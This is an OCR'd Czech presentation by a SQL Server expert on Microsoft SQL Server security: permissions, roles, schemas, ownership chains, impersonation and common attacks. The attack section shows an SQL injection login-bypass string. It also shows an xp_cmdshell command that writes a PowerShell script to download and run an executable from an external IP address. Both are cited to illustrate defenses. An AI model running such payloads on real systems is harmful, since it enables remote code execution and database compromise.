Zabezpečení Microsoft SQL Serveru


RNDr. David Gešvindr, Ph.D.
MVP: Data Platform | MCSE: Data Platform | MCT
david@wug.cz
@gesvindr

Osnova

1. Úvod do zabezpečení Microsoft SQL Serveru
2. Klíčové principy bezpečnostního modelu Microsoft SQL Serveru
3. Zabezpečení přístupu k databázím
4. Prevence častých útoků na naše databáze

Zabezpečení Microsoft SQL Serveru

- Bezpečnost dat uložených na Microsoft SQL Serveru (Azure SQL Database) je zajištěna několika vrstvami souvisejících technologií



Zdroj: https://docs.microsoft.com/en-us/azure/sql-database/sql-database-security-overview

Network Security

- Omezení síťového přístupu k Microsoft SQL Serveru na vybrané porty s pomocí firewallu
  - Výchozí instance – TCP/IP 1433
  - Pojmenovaná instance – vlastní port + SQL Browser (UDP 1434)
  - Azure SQL Database má zabudovaný firewall + izolace pomocí VNET
- Nemožnost nežádoucích klientů se fyzicky připojit
- Minimalizace přístupu ke zranitelnostem mimo samotný SQL Server
  - Když někdo ovládne operační systém, ovládne i celý databázový engine

Access Management

- **Autentizace**
  - Přihlášení se k instanci SQL Serveru (login) a následně do databáze (user)
  - Podpora SQL ověřování i Windows ověřování (Azure AD ověřování)

- **Autorizace**
  - Omezení přístupu k objektům a datům na základě přidělených oprávnění
  - Přidělujte vždy nejmenší nutná oprávnění (pozor na role sysadmin a db_owner)
  - Nepřidělujte zbytečná servervová oprávnění
  - Práva nepřidělujte přímo uživateli, ale roli, které je uživatel členem

Threat Protection

- **SQL Audit + Data Classification**
  - Monitorování podezřelé aktivity na SQL Serveru
- **SQL Vulnerability Assessment**
  - Identifikace potenciálních zranitelností z důvodu nevhodné konfigurace
- **Advanced Threat Protection**
  - SQL Server on Azure Arc-enabled servers nebo Azure SQL Database
  - Automatická analýza a vyhodnocení posbíraných bezpečnostních událostí
  - Generování upozornění na potenciální útoky

Další informace: PowerShell cmdlets for managing SQL Vulnerability Assessments

Information Protection

- **Transport Layer Security (Encryption-in-transit)**
  - Vynucení šifrovaných spojení na Microsoft SQL Server či Azure SQL Database
  - Obrana před odposlechnutím nebo změnou komunikace

- **Transparent Data Encryption (Encryption-at-rest)**
  - Vynucené šifrování datových stránek a transakčního logu
  - Ochrana před offline útokem na datové soubory či zálohy databáze

- **Always Encrypted (Encryption-in-use)**
  - Ochrana vybraných citlivých údajů před administrátorem a provozovatelem, kteří k těmto údajům nepotřebují mít přístup
  - Data jsou dešifrována až klientskou aplikací

Další informace: Záznam přednášky Microsoft SQL Server Encryption

Osnova

1. Úvod do zabezpečení Microsoft SQL Serveru
2. **Klíčové principy bezpečnostního modelu Microsoft SQL Serveru**
3. Zabezpečení přístupu k databázím
4. Prevence častých útoků na naše databáze


Klíčové pojmy bezpečnostního modelu

- **Principal**
  - Identita autentizovaného uživatele proti instanci SQL Serveru nebo databázi
- **Securable**
  - Zdroj, ke kterému omezujeme přístup
- **Permission**
  - Oprávnění k provedení určité operace, kterou lze spustit nad securable objektem

```
GRANT SELECT ON Person.Person TO HR_reader
```

Permission **Securable** **Principal**

Dva bezpečnostní modely



Zdroj: https://aka.ms/sql-permissions-poster

Speciální účty dbo a guest

- V každé databázi existují 2 speciální uživatelé:
- **dbo**
  - Na tohoto uživatele se mapuje vlastník databáze
  - Jako tento uživatel je přihlášen každý login, který je členem serverové role sysadmin a tímto získává nejvyšší oprávnění v databázi

- **guest**
  - Na tohoto uživatele se mapují loginy, které v dané databázi nejsou přímo mapovány na uživatele

Autentizace

- SQL Server podporuje 2 režimy autentizace:
- **SQL autentizace**
  - SQL Server ukládá jméno uživatele a hash jeho hesla v master databázi
  - Lze zablokovat na úrovni instance
  - Doporučuje se používat v případech, kdy nelze využívat Windows ověřování

- **Windows autentizace**
  - SQL Serveru je předána identita Windows uživatele, pod kterým je spuštěn proces klienta
  - Lze mapovat i Windows skupiny
  - Výhodou je absence hesla v konfiguraci aplikace

Další informace: Záznam přednášky SQL Server Windows Authentication Internals

Mismatched SID


- Login je uložen v systémové databázi master
- Pokud migrujeme databázi na jiný server, tak přeneseme uživatele v databázi (user), ale chybí k nim loginy na úrovni serveru
- Pro SQL loginy nestačí pouze založit nový login, protože si generuje náhodný SID a nespojí se s již existujícím uživatelem
  - **Nikdy databázového uživatele nemažte a znovu nezakládejte – přijde o oprávnění**
- Pro Windows loginy se kopíruje SID z Windows nebo Active Directory
  - Stačí pouze založit stejný login a vazba na uživatele bude fungovat

Další informace: Transfer logins and passwords between instances of SQL Server

Osnova

1. Úvod do zabezpečení Microsoft SQL Serveru
2. Klíčové principy bezpečnostního modelu Microsoft SQL Serveru
3. **Zabezpečení přístupu k databázím**
4. Prevence častých útoků na naše databáze

Přidělení oprávnění



- Nastavení oprávnění příkazem:

```
GRANT {permission} ON {securable} TO {principal}
GRANT SELECT ON Person.Person TO HR_reader
```

- Pozor na **WITH GRANT**
  - Povoluje navíc právo předávat dál

Databázové role

- Databázová role je kontejner, kterému je možné přiřadit oprávnění v databázi a tato oprávnění zdědí členové této role
- Je výhodné databázová oprávnění přidělovat databázovým rolím a nikoliv přímo uživatelům
  - Vývojář je ten, kdo ví, jaká práva potřebuje daný způsob použití databáze
  - Uživatele zakládá typicky až administrátor při nasazení databáze
  - Uživatelé přicházejí a odcházejí, ale není v UI žádný efektivní způsob, jak kopírovat oprávnění
  - Databázové role elegantně řeší tyto problémy
  - Databázová role může být členem jiné databázové role – agregace oprávnění

Použití schémat

- Schéma je v databázi chápáno jako bezpečnostní kontejner na objekty
- Práva přiřazená na schéma se dědí na objekty ve schématu
- Jméno objektu v databázi není jedinečné, až kombinace jména schématu a jména objektu je jedinečná
  - Pokud v dotazu uvedete jméno objektu bez schématu, tak se jedná o **nejednoznačné označení objektu**
  - Nejprve se hledá ve výchozím schématu uživatele, pak ve schématu dbo
- V nastavení oprávnění je třeba uvést, že objekt je typu schéma:

```
GRANT SELECT ON schema::Person TO HR_reader
```

Ownership chain

- Databáze, schémata i objekty mají svého vlastníka
- Pokud chceme zajistit, že uživateli zpřístupníme data skrze databázový pohled, aniž by měl přímý přístup do tabulky, tak musíme využít **ownership chain**
  - Nastává, pokud pohled i dotazové objekty vlastní stejný uživatel
  - Potom se kontrolují práva pro přístup uživatele k pohledu, ale už ne k dalším objektům dotazovaným skrze daný pohled
  - Platí i pro uložené procedury

Impersonalizace

- Pokud na to máme oprávnění, tak je možné přepnout exekuční kontext pod jiného uživatele
  - Je vyžadováno právo **impersonate**

```
-- Přepnutí na novou identitu
EXECUTE AS LOGIN = 'David'
-- Návrat pod původní identitu
REVERT
```

- Uložená procedura může být vytvořena s parametrem **EXECUTE AS**
  - Výchozí chování je **EXECUTE AS CALLER**
  - Použití **EXECUTE AS OWNER** může být způsob, jak umožnit neprivilegovanému uživateli bezpečně spouštět privilegovaný kód

Osnova

1. Úvod do zabezpečení Microsoft SQL Serveru
2. Klíčové principy bezpečnostního modelu Microsoft SQL Serveru
3. Zabezpečení přístupu k databázím
4. **Prevence častých útoků na naše databáze**

Nejčastější útoky na databáze

- SQL Injection
- Zcizení přihlašovacích údajů
- Man-in-the-middle útok a odposlouchávání spojení
- Přiliš vysoká oprávnění při přístupu k databázi
- Příliš vysoká oprávnění účtu pod kterým běží služba SQL Serveru

SQL Injection

- Útok, při kterém útočník vloží svůj spustitelný SQL kód do toho vašeho
- Typicky k němu dochází, pokud spustitelný SQL kód sestavujeme jako text včetně vstupů uživatele:

```
string sql = "SELECT * FROM Users WHERE UserName='“
+ txtBoxUserName + "' AND PasswordHash='" + hash(txtBoxPassword) + "'";

SELECT * FROM Users WHERE UserName='david';--' AND PasswordHash='abcd'
```

- Vhodná obrana je **parametrizovaný dotaz**, protože zde SQL Server ví, co je náš neměnný kód a co jsou vstupy uživatele

```
SELECT *
FROM Users
WHERE UserName = @UserName AND PasswordHash = @Hash
```

Další informace: Záznam přednášky SQL injection, jak ji možná neznáte
https://sqlwiki.netspi.com/injectionTechniques/#sqlserver

Vysoká oprávnění účtu SQL Serveru

- Pokud SQL Server běží pod zbytečně vysokými oprávněními, tak je možnost toho zneužít pro útok na samotný OS

```
exec master..xp_cmdshell '"echo $client = New-Object System.Net.WebClient
> %TEMP%\update.ps1 & echo
$client.DownloadFile("http://1.15.54.23/XXnhc.exe", "%TEMP%\HNZLNLL.exe")
>> %TEMP%\update.ps1 & powershell -ExecutionPolicy Bypass
%temp%\update.ps1 & WMIC process call create "%TEMP%\HNZLNLL.exe"'
```

Další informace: Záznam přednášky MSA a gMSA účty pro běh SQL Serveru


GAME OVER

Dotazy

RNDr. David Gešvindr, Ph.D.
MVP: Data Platform | MCSE: Data Platform | MCT
david@wug.cz
@gesvindr